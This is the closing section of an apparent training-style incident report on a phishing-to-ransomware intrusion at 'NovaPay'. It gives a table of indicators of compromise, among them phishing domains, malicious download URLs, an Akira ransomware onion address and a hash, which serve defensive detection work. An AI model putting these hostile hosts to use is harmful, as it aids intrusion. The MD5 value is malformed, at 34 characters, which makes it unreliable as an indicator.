
High severity impact on confidentiality, integrity, and availability consistent with ransomware operations.






















Consolidated IOCs Master Table

The following table consolidates all extracted Indicators of Compromise from Phases 1 and 2 for threat intelligence sharing and SIEM rule development.

IOC Type	Indicator	Phase	Confidence	Source
Email Domain	fintech-services-support.example	1	HIGH	Exhibit A — Email Header
Email Domain	secure-fintech-helpdesk.example	1	HIGH	Exhibit A — Reply-To Header
URL Domain	fintech-services-verify.example	1	HIGH	Exhibit A — Hyperlink
Full URL	http://secure-login.fintech-services-verify.example/account/validate	1	HIGH	Exhibit A — Payload URL
IP Address	185.199.110.25 (GitHub CDN)	1	MEDIUM	Exhibit A — Sending Server
Domain	sploitme.com.cn	2	HIGH	Exhibit B — PCAP Streams
Domain	shop.honeynet.sg	2	HIGH	Exhibit B — PCAP Packet 415+
Domain	rapidshare.com.eyu32.ru	2	HIGH	Exhibit B — PCAP Packet 341+
URL	http://sploitme.com.cn/fg/load.php	2	HIGH	Exhibit B — HTTP Objects
URL	http://sploitme.com.cn/fg/show.php	2	HIGH	Exhibit B — HTTP Objects
URL	http://shop.honeynet.sg/catalog/	2	HIGH	Exhibit B — PCAP Packet 415
IP (Victim)	10.0.5.15	2	HIGH	Exhibit B — Endpoint Stats
IP (Victim)	10.0.4.15	2	HIGH	Exhibit B — Endpoint Stats
IP (Victim)	10.0.3.15	2	HIGH	Exhibit B — Endpoint Stats
MD5 Hash	5231b2db96c7f2cf030e0350e78873f791	2	HIGH	Exhibit B/C — video.exe

Filename	video.exe	2	HIGH	Exhibit B — Content-Disposition
Filename	iTunes64Setup.exe	2/3	HIGH	Exhibit C + Scenario
CVE	CVE-2005-2127	2	HIGH	Exhibit B — msdds.dll exploit
TOR Domain	http://akira2iz6a7qgd3.onion	3 (C)	HIGH	Exhibit C — Akira ransomware C2
Malware Family	Akira Ransomware	3 (C)	HIGH	Exhibit C — VT 63/71 engines

Conclusion

Operation Hollow Crown represents a sophisticated, multi-stage intrusion that successfully exploited five documented vulnerabilities in NovaPay’s environment. The attack chain demonstrates a threat actor with significant operational capability and specific knowledge of FinTech business processes.

The most critical finding is the convergence of technical vulnerabilities (no MFA, weak passwords, misconfigured email gateway) with a human vulnerability (insider threat/extortable employee), which provided the threat actor with both a reliable initial access vector and a persistent foothold.

Immediate remediation of V-003 (MFA enforcement) and V-002 (least privilege) are the highest-priority actions, as these two controls alone would have prevented or severely limited the lateral movement phase of this attack.
